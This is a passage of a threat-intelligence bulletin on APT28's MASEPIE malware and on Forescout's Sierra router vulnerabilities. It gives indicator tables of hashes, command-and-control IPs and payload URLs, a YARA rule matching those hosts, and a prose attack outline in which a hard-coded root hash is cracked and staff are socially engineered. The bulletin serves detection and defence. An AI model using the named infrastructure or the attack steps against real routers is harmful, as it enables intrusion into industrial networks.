

Figure 8. Alien Vault OTX analysis.

3.7. APT 28

APT 28 (alias Fancy Bear, Pawn Storm, Sofacy Group, Tsar Team, STRONTIUM, Sednit, Threat Group-4127…) is an advanced and persistent Russian state-sponsored threat.

Figure 9. APT 28 diamond model.

3.8. Mitre ATT&CK Matrix

3.9. IOC

TLP	TYPE	VALUE	COMMENTARY
TLP:CLEAR	MD5	9724cecaa8ca38041ee9f2a42cc5a297	2.txt
TLP:CLEAR	SHA256	4fa8caea8002cd2247c2d5fd15d4e76762a0f0cdb7a3c9de5b7f4d6b2ab34ec6	2.txt
TLP:CLEAR	MD5	5f126b2279648d849e622e4be910b96c	2.ps1 SteelHook
TLP:CLEAR	SHA256	6bae493b244a94fd3b268ff0feb1cd1fbc7860ecf71b1053bf43eea88e578be9	2.ps1 SteelHook
TLP:CLEAR	MD5	47f4b4d8f95a7e842691120c66309d5b	Client.py Masepie
TLP:CLEAR	SHA256	18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6	Client.py Masepie
TLP:CLEAR	MD5	8d1b91e8fb68e227f1933cfab99218a4	VMSearch.sfx.exe
TLP:CLEAR	SHA256	6d44532b1157ddc2e1f41df178ea9cbc896c19f79e78b3014073af2d8d9504fe	VMSearch.sfx.exe
TLP:CLEAR	MD5	6fdd416a768d04a1af1f28ecaa29191b	VMSearch.exe OceanMap
TLP:CLEAR	SHA256	fb2c0355b5c3adc9636551b3fd9a861f4b253a212507df0e346287110233dc23	VMSearch.exe OceanMap
TLP:CLEAR	MD5	5db75e816b4cef5cc457f0c9e3fc4100	VMSearch.exe OceanMap
TLP:CLEAR	SHA256	24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04	VMSearch.exe OceanMap
TLP:CLEAR	MD5	6128d9bf34978d2dc7c0a2d463d1bcdd	KFP.311.152.2023.pdf.lnk
TLP:CLEAR	SHA256	19d0c55ac466e4188c4370e204808ca0bc02bba480ec641da8190cb8aee92bdc	KFP.311.152.2023.pdf.lnk
TLP:CLEAR	MD5	825a12e2377dd694bbb667f862d60c43	KFP.311.152.2023.pdf.lnk
TLP:CLEAR	SHA256	593583b312bf48b7748f4372e6f4a560fd38e969399cf2a96798e2594a517bf4	KFP.311.152.2023.pdf.lnk
TLP:CLEAR	MD5	acd9fc44001da67f1a3592850ec09cb7	Стратегії України.pdf.lnk
TLP:CLEAR	SHA256	c22868930c02f2d6962167198fde0d3cda78ac18af506b57f1ca25ca5c39c50d	Стратегії України.pdf.lnk
TLP:CLEAR	URL	194.126.178.8@80\webdav\Docs\231130 № 581.pdf.lnk	
TLP:CLEAR	URL	194.126.178.8@80\webdav\Docs\231130 № 581.pdf	
TLP:CLEAR	URL	194.126.178.8@80\webdav\Python39\Client.py	
TLP:CLEAR	URL	194.126.178.8@80\webdav\Python39\python.exe	
TLP:CLEAR	IP	194.126.178.8	
TLP:CLEAR	IP	88.209.251.6	
TLP:CLEAR	IP	74.124.219.71	
TLP:CLEAR	IP	173.239.196.66	
TLP:CLEAR	IP	88.209.251.6:80	
TLP:CLEAR	URL	hxxp://194.126.178.8/webdav/wody.pdf	
TLP:CLEAR	URL	hxxp://194.126.178.8/webdav/wody.zip	
TLP:CLEAR	URL	hxxp://194.126.178.8/webdav/StrategyUa.pdf	
TLP:CLEAR	URL	hxxp://194.126.178.8/webdav/231130N581.pdf	
TLP:CLEAR	URL	hxxps://nas-files.firstcloudit.com/	
TLP:CLEAR	URL	hxxps://ua-calendar.firstcloudit.com/	
TLP:CLEAR	URL	hxxps://e-nas.firstcloudit.com/	

TLP	TYPE	VALUE	COMMENTARY
TLP:CLEAR	Domain	czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun	
TLP:CLEAR	Domain	czyrqdnvpujmmjkfhhvsgapqr3hclnhhj.oast.fun	
TLP:CLEAR	Domain	czyrqdnvpujmmjkfhhvsvlaax17vd5r6v.oast.fun	
TLP:CLEAR	Domain	czyrqdnvpujmmjkfhhvs4knf1av02demj.oast.fun	
TLP:CLEAR	Domain	jrb(@)bahouholdings.com	C2 OceanMap
TLP:CLEAR	Domain	nas-files.firstcloudit.com	
TLP:CLEAR	Domain	e-nas.firstcloudit.com	
TLP:CLEAR	Domain	ua-calendar.firstcloudit.com	
TLP:CLEAR	Domain	qasim.m(@)facadesolutionsuae.com	C2 OceanMap
TLP:CLEAR	Domain	webmail.facadesolutionsuae.com	C2 OceanMap

3.10. YARA

This rule allows the detection of MASEPIE by searching for strain-specific character strings.

```
rule MASEPIE_Specific_strings {
meta:
    author = "ADVENS"
    source = "ADVENS"
    status = "RELEASED"
    sharing = "TLP:CLEAR"
    malware = "MASEPIE"
    description = "Yara_rule_that_detects_MASEPIE_malware."
    info = "MASEPIE_Trojan_Downloader"
strings:
    $Masepie_string1 = "czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun"
    $Masepie_string2 = "194.126.178.8"
    $Masepie_string3 = "{user}{SEPARATOR}{k}"
condition:
    $Masepie_string1 and $Masepie_string2 and $Masepie_string3
}
```

4. The risks of OT/IoT routers

OT and IoT perimeter devices are increasingly being targeted by cybercriminal groups. APT groups (*Advanced Persistent Threats*), [.orange]# cybercriminal groups# and hacktivists target them for espionage, deploying ransomware or disrupting normal business operations.

A recent study by the security firm Forescout assesses the risks associated to OT/IoT routers. During this study, they identified 21 new vulnerabilities in Sierra routers. These vulnerabilities affect the ALEOS (AirLink Embedded Operating System) framework and open-source libraries used by these routers.

4.1. IoT/OT routers

Industrial routers (IoT) are built to withstand extreme conditions (temperature, humidity, dust) and be used in isolated areas. Like cellular routers (IoT), they use the mobile network to connect to the internet.

These routers are increasingly used in a wide range of sectors:

- Industry: remote monitoring and control of industrial equipment
- Energy: monitoring electrical transformers and oil rigs
- Health: monitoring medical equipment and patients
- Transport: monitoring and control of vehicles or containers

They can also be used in vehicles, video surveillance systems, all types of sensors (temperature/humidity/air quality), etc.



Figure 10. Use-case example of celular routers (source : Sierra).

According to WiGLE.net, Sierra Wireless is the most popular brand of cellular IoT/OT routers with over 249k networks worldwide using these routers. That's why Forescout conducted their study on these devices.

4.2. The vulnerabilities

The ALEOS Application Framework (AAF) enables users to develop and run their own applications on Sierra routers. This framework has a web interface, called *ACEmanager*, used for configuring and monitoring the router's status. Open-source libraries such as *OpenNDS*, *TinyXML*, *rp-pppoe* and *Libmicrohttpd* help implement this framework.

The ALEOS documentation recommends limiting the exposure of *ACEmanager* to its local environment, but more than 69k devices worldwide (including more than 600 in France) are exposed to the Internet.

Forescout researchers have discovered 7 new vulnerabilities in *ACEManager*. These make it possible to bypass authentication, carry out XSS attacks or cause a denial of service. Below are the 3 most critical vulnerabilities.

Numéro de CVE	Score CVSS	Description
CVE-2023-40463	8.1	The use of a hard-coded password in *ALEOS* when the *diagnostic root shell access* feature is enabled, allows an attacker to recover an MD5 or SHA-512 hash of the password and use it to connect via SSH to routers using the same version (and configuration) of *ALEOS*.
CVE-2023-40458	7.5	A fault in the processing of XML files enables an unauthenticated attacker to cause a denial of service, requiring the device to be restarted manually in order to fix the problem.
CVE-2023-40460	7.1	A command injection vulnerability (XSS) in *ACEManager* allows an authenticated attacker to inject code into the web interface, modifying certain functionalities of the device. This vulnerability is due to an incomplete patch for CVE-2018-4063.

The researchers also discovered a vulnerability in the *TinyXML* open-source library and 14 vulnerabilities in *OpenNDS*. The most critical (CVE-2023-41101) allows a remote, unauthenticated attacker to execute code or cause a denial of service.

4.3. Impact

OT/IoT routers can be used to connect critical devices to the internet (for remote control, monitoring, etc…). This exposure presents different risks depending on the sector. Forescout used the industrial sector as an example.



Figure 11. Attack scenario against a factory (source : Forescout).

The attacker may seek to take control of the manufacturing plant, either for espionage or industrial sabotage. The cellular router connects the industrial systems (PLCs, servers, workstations) to the Internet for remote control and supervision.

The first step is to buy a router of the same version as the one exposed and find the *root* password used to access the diagnostic terminal, by de-obfuscating and breaking the MD5 or SHA-512 encryption of the hard-coded hash (CVE-2023-40463). At the same time, he carries out a social engineering attack, posing as technical support and asking staff to authorise access to the diagnostic terminal. The attacker uses the administrator password to log in and take control of the system.

4.4. Recommendations

Following the discovery of these vulnerabilities, patches were released by *OpenNDS* with version 10.1.3 and Sierra Wireless with versions 4.17.0 and 4.9.9 of *ALEOS*. As *TinyXML* is an abandoned project, it will not receive a corrective update. We advise you to use TinyXML-2 or to take measures to protect yourself against this vulnerability.

In addition to applying the patches, Forescout recommends :

- Changing the default SSL certificate on Sierra routers and all other devices on the network.
- Disabling, or limiting access to, captive portals and other services such as Telnet or SSH when they are not required.
- Deploying a web application firewall (WAF) in front of OT/IoT routers to protect against web attacks (XXS, command injection, DoS, etc).
- Deploying an OT/IoT Intrusion Detection System (IDS) to monitor incoming and outgoing connections.

For vulnerabilities specific to Sierra products, CISA recommends :

- Disabling access to the *ACEManager* on the WAN and using the Sierra Wireless Airlink Management System (ALMS) or other remote ALEOS device management system.
- If the *ACEManager* is to be accessed over the WAN, implementing access control measures such as a private APN, VPN or *ALEOS Trusted IP* (restricting access to a specific host).

*EnfForcing HTTPS connections to the *ACEManager*.

4.5. Conclusion

Industrial systems are particularly attractive to cybercriminals. The difficulty of securing these networks and the presence of critical vulnerabilities, often without patches, make attackers' work easier. A good security practice for an industrial network is to isolate it from IT networks, but radio or cellular connections are often neglected and can leave the door open for attackers.

As demonstrated in the case of Sierra routers, the IoT environment embeds many open-source projects requiring increased vulnerability management, but taking into account the difficulty and time required to deploy patches. It is vital to be aware of this software supply chain risk and to put in place monitoring and protection measures.

With vulnerabilities in industrial systems and IoT increasingly being targeted by cybercriminal groups and hacktivists, these routers could be the target mass exploitation campaigns. Some variants of the botnet Mirai have already integrated exploits of IoT routers into their arsenal and the Iranian hacktivist group Cyber Av3ngers are actively exploiting vulnerabilities in Israeli-made PLCs exposed on the internet. The security company Kaspersky predicts that these attacks on industrial systems by hacktivists are likely to have more destructive consequences in 2024.

5. Sources

Virology : Masepie (APT 28)

- https://therecord.media/fancy-bear-apt28-ukraine-new-malware-masepie
- https://cert.gov.ua/article/6276894
- https://www.virustotal.com/gui/file/18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6
- https://www.hybrid-analysis.com/sample/18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6/659d57cc566368405c0549e6
- https://www.bleepingcomputer.com/news/security/russian-military-hackers-target-ukraine-with-new-masepie-malware/
- https://socprime.com/blog/apt28-adversary-activity-detection-new-phishing-attacks-targeting-ukrainian-and-polish-organizations/
- https://www.abuseipdb.com/check/194.126.178.8
- https://otx.alienvault.com/indicator/ip/194.126.178.8
- https://www.virustotal.com/gui/url-new/00e2a60295ffada2fabb759f8aa0f5840e67b137733cc22b0bcc4b503612b598/detection
- https://www.mandiant.com/resources/blog/apt28-a-window-into-russias-cyber-espionage-operations
- https://www.fbi.gov/wanted/cyber/sergey-aleksandrovich-morgachev
- https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-108
- https://www.tanium.com/blog/russian-threat-actor-apt28-exploits-outlook-vulnerability-cyber-threat-intelligence-roundup/

The risks of OT/IoT routers

- https://www.forescout.com/resources/sierra21-vulnerabilities
- https://www.cisa.gov/news-events/ics-advisories/icsa-23-341-06
- https://www.fortinet.com/blog/threat-research/lz1h9-campaign-enhances-arsenal-with-scores-of-exploits
- https://thehackernews.com/2023/11/iranian-hackers-exploit-plcs-in-attack.html
- https://securelist.com/ksb-ics-predictions-2024/111835/